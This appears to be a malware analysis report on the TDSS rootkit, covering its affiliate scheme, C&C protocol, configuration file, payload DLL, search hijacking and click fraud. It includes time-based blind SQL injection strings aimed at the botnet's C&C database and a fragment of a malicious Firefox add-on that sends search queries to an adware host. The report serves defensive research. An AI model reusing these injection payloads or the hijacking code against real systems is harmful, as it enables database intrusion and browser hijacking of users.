
Since TDSS is distributed by means of an affiliate program, it includes a tool which transmits data about the partner who installed the rootkit to the victim computer. The value given in the AffId file in the rootkit's configuration file contains this information.



Fragment of TDD configuration file showing the AffId field giving the partner's ID

The AffId identifier is sent to the administration panel to determine which partner installed TDSS on a particular computer and that it is this partner who should be paid. The physical location of the infected computer is determined by the C&C panel using the IP address from which the AffId identifier was sent.

An analysis of new TDSS infections and their sources makes it possible to determine which partners are using which methods to distribute the rootkit. For example, the partner with ID# 20106 infects computers using fake codecs that are allegedly needed to watch a video clip on a specific web site.



Message prompting the user to install a codec to watch a video

The partners with ID # 10438 and 11418 prompt users to install a key generator for popular software. The rootkit is then installed together with the key generator.

Key generator installation prompt, which will also install TDSS

The partner ID # 20273 infects computers with the help of drive-by downloads, while versions of the rootkit with the AffId# 00123 were downloaded to machines which belonged to two different botnets CnC ZeuS. This may indicate that both botnets have the same owner.

Connect

The configuration file also contains addresses for the C&C panel. TDSS contacts them when it is launched for the first time on a victim machine. Each configuration file typically contains 3 C&C addresses. All in all, there are thirty-three known addresses for the third version of the rootkit.

The C&C servers are located in China, Luxembourg, Hong Kong, the Netherlands and Russia.

GUID|AffId|status|erType|erCode|OS

GUID is the unique identifier for the victim machine;

Affid is the partner's ID;


Status is the status of the current task;

erType is the rootkit runtime error;

erCode is the error type;

OS is the version of the operating system used by the infected computer.

The rootkit contacts the C&C via HTTPS; during this communication, the C&C server uses a security certificate signed by the cybercriminals and issued by Internet Widgits Pty Ltd. For developers, this certificate is used as the standard certificate while working with SSL.



The standard C&C security certificate

The “standard” certificate is used while working via HTTPS in order to achieve two aims:

1. 1 Prevent antivirus solutions from detecting packet content characteristic of malware and consequently blocking malicious network traffic.
2. 2 Prevent fake C&C servers from gaining control over the botnet.

In addition to using a secure connection, the third version of TDSS also uses encryption algorithms for GET-requests. A request is encrypted at the C&C domain name using the RC4 algorithm and is then encoded into BASE64. The GET-requests generated by earlier version of the rootkits could be intercepted and detected. However, the GET-requests generated by the third version of TDSS are practically impossible to detect as processing each GET-request sent from the user’s computer requires too much CPU time.

BASE64(RC4(“domain.org”,”**f1344ab7-e226-4385-b292-328fd91e5209|20123|0|1|0|5.1 2600 SP2.0″)) =**
naRV/t1H20oohxzGEVXPMbdVVOjvK0PMUE
VzuYWyEDHKsOFud57tO4HMkrkf0abk5UC3XtwDW/7Fmc
s7Vy14niX4t3eRARHRlnGKP14CcOwASIdVHac

Example of how an HTTP GET-request is encrypted by TDSS

C&C

Different versions of TDSS use different sets of scripts and databases to control botnets and store information about them. Thus, TDL2 used the SENEKA engine (this is what this version of TDSS is called in some antivirus products). Currently, the TDSS botnet is managed by the DM-Engine. If the packet format and the encryption algorithm is known, a request can be sent to the botnet C&C in order to get commands sent to infected computers as well as information about the C&C structure and the contents of its database. It's possible to identify the location and names of files used to service the botnet by deliberately sending sending malformed requests to the C&C.

/data/www/dm_engine/library/classes/DBase.php
/data/www/dm_engine/public/enginestatusn.php
/data/www/dm_engine/library/models/mSystems.php
/data/www/dm_engine/public/index.php

Example of file locations in the TDSS C&C

It's also possible to find out how bot parameters are processed by the C&C if the request format and parameters are known.

Part of request	GUID	Affid	status	erType	erCode	OS
Type of variable	char	Char	num	num	char	char
Operations on variables	Select/Insert	Select/Insert	Insert	Select	Select	Select/Insert

Table of C&C operations on parameters sent by TDSS

All this data makes it possible to find out the contents of some of the fields in the C&C which services the TDSS botnet.

Blind SQL Injection

The C&C database is designed to fly below the radar, making it impossible to get messages about requests sent to it. Given this, blind SQL injection can be used, with subsequent analysis of the request results being based on the time it takes for an HTTP response to arrive. The main problem with this method is establishing which table and field names should be used. In this case the cybercriminals, when developing the C&C, used field and table names which correspond to the botnet request names; this makes the task less challenging.

Thus, when TDSS contacts the C&C, the "GUID" field is called "Systemid". The table storing IDs of all infected computers is predictably called "Systems". All partner IDs, or "AffId"s, are stored in the "Affiliate" tables. Using the vulnerable number fields that TDSS sends to C&C, the following request can be sent: *return 1 if the number of "systemId" records containing IDs of infected computers is larger than 1; otherwise, calculate MD5 hash 20 million times.*

“26344ab7-e226-4385-b292-328fd91e5209|20123|0|1
AND
IF ((SELECT COUNT(systemId) From systems) > 1,1,Benchmark(20000000,md5(1)))
|0|5.1 2600 SP2.0″

Request to the TDSS C&C database

This request is encrypted using the C&C server name as a key. When a C&C server receives a request, a response on execution status is returned within a second. If the request above is modified to include 100,000 infected computers (*..if the number of “systemId” records containing IDs of infected computers is larger than 100,000…*), the response will be sent within ten seconds.

“26344ab7-e226-4385-b292-328fd91e5209|20123|0|1
AND
IF ((SELECT COUNT(systemId) From systems) > 100000,1,Benchmark(20000000,md5(1)))
|0|5.1 2600 SP2.0″

Modified request to the TDSS C&C database

By sending repeated requests generated in this manner, it can be established that the C&C at the domain *873hgf7xx60.com* services 243 infected computers, while the C&C at *zz87jhfda88.com* only services 119 infected computers. In early June, some 2000 “affiliate partners” were distributing TDSS.

26345ab7-e226-4385-b292-328fd91e5209|20023|0|1
AND
IF ((SELECT COUNT(affid) From affiliates) > 1691,1,Benchmark(20000000,md5(1)))
|0|5.1 2600 SP2.0

Request to the TDSS C&C. The instruction is: If the number of AffId records containing partners’ IDs is larger than 169, then return 1, otherwise execute calculation of the MD5 hash-function for 20 million times

Quite obviously, this technique can be used both to delete all tables on the botnet’s C&C panel and to boost partners’ earnings.

From Kernel to User mode

The technologies which TDSS uses to communicate have not changed since the first versions of the rootkit. It reads reads Config.ini, which typically shows the following data by default:

[Main]: the main section which identifies the rootkit in the system.

- Quote: quotes from films, cartoons etc. displayed when the debugger attaches.
- Version: the version of the rootkit installed.
- Botid: the bot’s ID for the C&C.
- AffId: the affiliate’s (partner’s) ID.
- Subid: a parameter for further identification of the bot if a botnet is split (Default value is zero)
- Installdate: the date when the rootkit was installed on the victim computer.


- Builddate – the rootkit assembly date.

[injector] is the section which defines the rootkit payload.

- The first field contains names of processes (by default it contains "*" which stands for "all processes".
- The second field indicates the name of the DLL to be loaded to these processes.

[tdlcmd] is the payload section.

- Servers: the addresses of the C&C servers, typically 3 addresses.
- Wspservers: addresses used for search services.
- Popupservers: server addresses from which pages will be opened.
- Version: payload version



Example of TDSS configuration file

The format of the configuration file can vary depending on the version of TDSS, the payload, or on commands send from the C&C.

TDSS: the enrichment kit

Money

Rootkit.Win32.TDSS is a universal malicious program which can hide the presence of any other malicious programs in the system and provide enhanced privileges on an infected system. The bootkit implemented similar technologies: in our analysis of the bootkit, we noted that such malicious programs were very likely to gain popularity among cybercriminals as they are simple to use and offer broad possibilities. In essence, TDSS is a framework which is constantly being updated and added to. By default, TDSS only implements Trojan-clicker functionality (https://encyclopedia.kaspersky.com/knowledge/trojan-clicker/) and is used by cybercriminals to

make money by manipulating traffic ratings of different sites. This payload is found in the DLL, typically named “tdlcmd.dll”, which is part of virtually all standard configurations. Obviously, the rootkit has much wider capabilities, and can be used in different ways depending on the aims of the authors and/or renters or purchasers of the botnet created using the malware. In 2009, an estimated 3 million infected machines were controlled by TDSS, with approximately half of them being located in the USA. (www.networkworld.com/news)

A detailed analysis of everything relating to TDSS seems to indicate that the author or authors are Russians or Russian speakers. They constantly update the malware while retaining control over it – TDSS itself has never been available for purchase. Rather, it is the botnets controlled by TDSS, typically made up of some 20,000 infected computers, which get sold.

It is up to the purchaser how they use the TDSS botnet. While we’ve been monitoring it, spam-bots, rogue antivirus solutions and data stealing Trojans have all been uploaded to such a botnet.

Payload

The creators of TDSS have been careful to ensure that money can be made from botnets created using their malware. One of the default TDSS payloads is tdlcmd.dll.

In most cases, tdlcmd.dll is delivered together with TDSS and is loaded by the rootkit to all processes. However, the malicious DLL delivers its malicious payload only in the case of browser processes and in the Windows update service, utilizing the fact that these processes interact with the Internet.

```
.rsrc:00268148 aExplore        db '*explore*',0        ; DATA XREF: .rsrc:002668BC↑o
.rsrc:00268152                 align 4
.rsrc:00268154 aFirefox        db '*firefox*',0        ; DATA XREF: .rsrc:002668C8↑o
.rsrc:0026815E                 align 10h
.rsrc:00268160 aChrome         db '*chrome*',0         ; DATA XREF: .rsrc:002668D4↑o
.rsrc:00268169                 align 4
.rsrc:0026816C aOpera_0        db '*opera*',0          ; DATA XREF: .rsrc:002668E0↑o
.rsrc:00268174 aSafari         db '*safari*',0         ; DATA XREF: .rsrc:002668EC↑o
.rsrc:0026817D                 align 10h
.rsrc:00268180 aNetscape       db '*netscape*',0       ; DATA XREF: .rsrc:002668F8↑o
.rsrc:0026818B                 align 4
.rsrc:0026818C aAvant          db '*avant*',0          ; DATA XREF: .rsrc:00266904↑o
.rsrc:00268194 aBrowser        db '*browser*',0        ; DATA XREF: .rsrc:00266910↑o
.rsrc:0026819E                 align 10h
.rsrc:002681A0 aWuauclt        db '*wuauclt*',0        ; DATA XREF: .rsrc:0026691C↑o
```

List of processes in which tdlcmd.dll operates

When run, the DLL:

1. 1 Receives commands from the botnet C&C and runs them.
2. 2 Intercepts user searches and spoofs the search results.
3. 3 Creates search requests to popular search engines.
4. 4 Mimics user activity on web sites.


The owners of botnets created using TDSS owners can potentially profit from all of these activities.

C&C commands

By default, tldcmd.dll can execute the following commands sent from the C&C:

- DownloadCrypted: download an encrypted file.
- DownloadAndExecute: download and execute a file.
- DownloadCryptedAndExecute: download an encrypted file, decrypt and run it.
- Download: Download a file.
- ConfigWrite: modify the configuration file.


If an encrypted command arrives from the C&C, it is decrypted using RC4. The source domain name is used as the decryption key. Once the C&C command has been executed, a [Tasks] section will be created in config.ini; this is a logall actions performed by the bot.



Example of a config.ini record, created once tdlcmd.dll updates are downloaded

Given that all communication with the C&C is conducted via HTTPS, reading the “Tasks” section helps malware analysts track TDSS activity.

Unlike the bootkit or Conficker (a.k.a. Kido – http://mtc.sri.com/Conficker/), TDSS does not have an algorithm to search for migrating C&C center domains. However, the “ConfigWrite” command used to modify the “Servers” field in the section [tdlcmd] arrives when the C&C is first contacted and subsequently approximately once a week.



Example of C&C location

“The page spoofing virus”

When running in a browser process, tdlcmd.dll tracks user requests made to the following sites:

.google.	.yahoo.com	.bing.com
.live.com	.msn.com	.ask.com
.aol.com	.google-analytics.com	.yimg.com

upload.wikimedia.org	img.youtube.com	powerset.com
.aolcdn.com	.blinkx.com	.atdmt.com
.othersonline.com	.yieldmanager.com	.fimserve.com
.everesttech.net	.doubleclick.net	.adrevolver.com
.tribalfusion.com	.adbureau.net	.abmr.net

Each time any of these sites is contacted, tdlcmd.dll generates a request to the server specified in the wspserver field of the configuration file. Information about the infected system and the request made to the specified site is sent to the server. In reply, the C&C server sends a link to a page to be displayed to the user. This link can lead the user to any site, which could be a legitimate site, but could equally be a phishing site. Yandex.ru, the Russian search site, wrote about a such an attack in 2008 (http://help.yandex.ru/search/?id=1008281). At that time, such tools were incorporated into many malicious programs.

Interestingly, the payload of the second version of TDSS did not work with Firefox; the cybercriminals therefore installed a browser add-on which performed a similar function.

```
C:\...s\lastvers\flash\f53\fs\c\Program Files\Mozilla Firefox\extensions\{25A4EB2A-8C63-4650-90F3-5410AD4B
<overlay id="xulcache-overlay" xmlns="http://www.mozilla.org/keymaster/gatekeeper/there.is.only.xul">
<script type="application/x-javascript" >
window.addEventListener("load", function() { xulRef.init(); }, false);
window.addEventListener("load", initRequestObserver, false);
var xulRef = {
        init:
                function(){
                        var appcontent = document.getElementById("appcontent");
                        if(appcontent){
                                appcontent.addEventListener("DOMContentLoaded", xulRef.onPageLoad, true);
                        }
                },
        onPageLoad:
                function(aEvent){
                        var doc = aEvent.originalTarget;
                        var loc = doc.location.href;
                        var ref = doc.referrer;
                        var keyword = '';
                        var engine ;
                        var __d = "http://v1.adwarefeed.com/ffjs.php?u=2416899001-1715567821-1757981266-839

                        if( loc.match(/google\..+\/search.*[&amp;\?]q=([^&amp;]*)/)){
                                keyword = RegExp.$1;
                                engine = 'google';
                //      } else if(loc.match(/search\.ua.+[&amp;\?]q=([^&amp;]*)/)){
                //              keyword = RegExp.$1;
                        } else if ( loc.match(/search\.yahoo.*search.*[&amp;\?]p=([^&amp;]*)/)){
                                keyword = RegExp.$1;
                                engine = 'yahoo';
                        } else if(loc.match(/altavista\.com.*results[&amp;\?].*q=([^&amp;]*)/)){
                                keyword = RegExp.$1;
                                engine = 'altavista';
```

Example of a FireFox add-on to redirect the user's search queries

Blackhat SEO

Only a few years ago, the first page of results for a Google search query containing the word "antivirus" would only contain links forrogue antivirus solutions. This was achieved by so-called black search engine optimization (SEO) techniques.

Tdlcmd.dll incorporates a tool to “push” sites if specific keywords are used in the search query. A file called “keywords” is created in the disk section encrypted by the rootkit; this file contains words to be automatically sent to the search engine in a query. A designated site is selected to be displayed in the search engine’s result page. JavaScript is incorporated into the browser to fully mimic user activity by by pressing jump buttons as needed.


Example of a results page containing a malicious link

Clicker

The rootkit communicates with the C&C server via HTTPS. However, when tdlcmd.dll contacts servers in order to increase hitcounts, it simply encrypts the GET-request using the same RC4 algorithms and converting the result into BASE64. Tdlcmd.dll contacts the server specified in the “popupservers” parameter in the configuration file. The server responds with a file name, a link to the site and the URL from which to follow that link. The configuration file also specifies how often the site should be accessed. Unlike other malicious programs with a similar payload, TDSS creates a real browser window to fully emulate the user visiting the site. In this way, TDSS displays popup ads for rogue antivirus solutions or any other sites chosen by the botnet owner.

The spread of TDSS

As TDSS is spread via an affiliate program which uses all means possible means to deliver malware to victim machines, the rootkit has attacked computers around the world.



Attempts to infect computers using TDSS, 1H2010 (data fromKaspersky Security Network)

Given that payment for1000 infected machines in the USA will be higher than in any other country (as shown above), it is hardly surprising that TDSS is spreading most actively in the USA.

In addition to KSN statistics, data can be also obtained directly from the botnet C&C:

C&C URL	No. of infected users, as reported by C&C

zz87jhfda88.com	119
d45648675.cn	108
873hgf7xx60.com	243

The story continues

Given that the cybercriminals have put considerable effort into continuing to support this malware, fixing errors, and inventing various techniques for bypassing signature-based, heuristic and proactive detecting, TDSS is capable of penetrating a computer even if an antivirus solution is installed and running.

The fact that bot communication with the C&C is encrypted makes it significantly more difficult to analyze network packets. An extremely powerful rootkit component hides both the most important malware components, and the fact that the computer has been infected. The victim machine becomes part of a botnet, and will have other malware installed to it. The cybercriminals profit by selling small botnets and using blackhat SEO.

As long as a malicious program is profitable, cybercriminals will continue to support and develop it. TDSS represents a serious headache for antivirus companies. At Kaspersky Lab, we devote a lot of time to the issues raised by TDSS, and particularly detecting and removing active infections. We hope that our colleagues throughout the industry are doing the same so that users will be protected against this very particular threat.
